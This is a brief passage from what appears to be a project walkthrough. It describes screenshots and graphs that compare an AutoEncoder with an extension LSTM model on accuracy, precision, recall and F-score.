
In above screen AutoEncoder got 90% accuracy. Now click on ‘Run Extension LSTM Algorithm’ button to run LSTM




In above screen we got values for LSTM algorithm. Now compare performance by clicking on graph buttons



In above graph x-axis represents algorithm name and y-axis represents precision value. In all algorithm propose AutoEncoder showing good performance



In above graph x-axis represents algorithm name and y-axis represents recall value. In all algorithm Extension LSTM showing good performance



In above graph x-axis represents algorithm name and y-axis represents FScore value. In all algorithm Extension LSTM showing good performance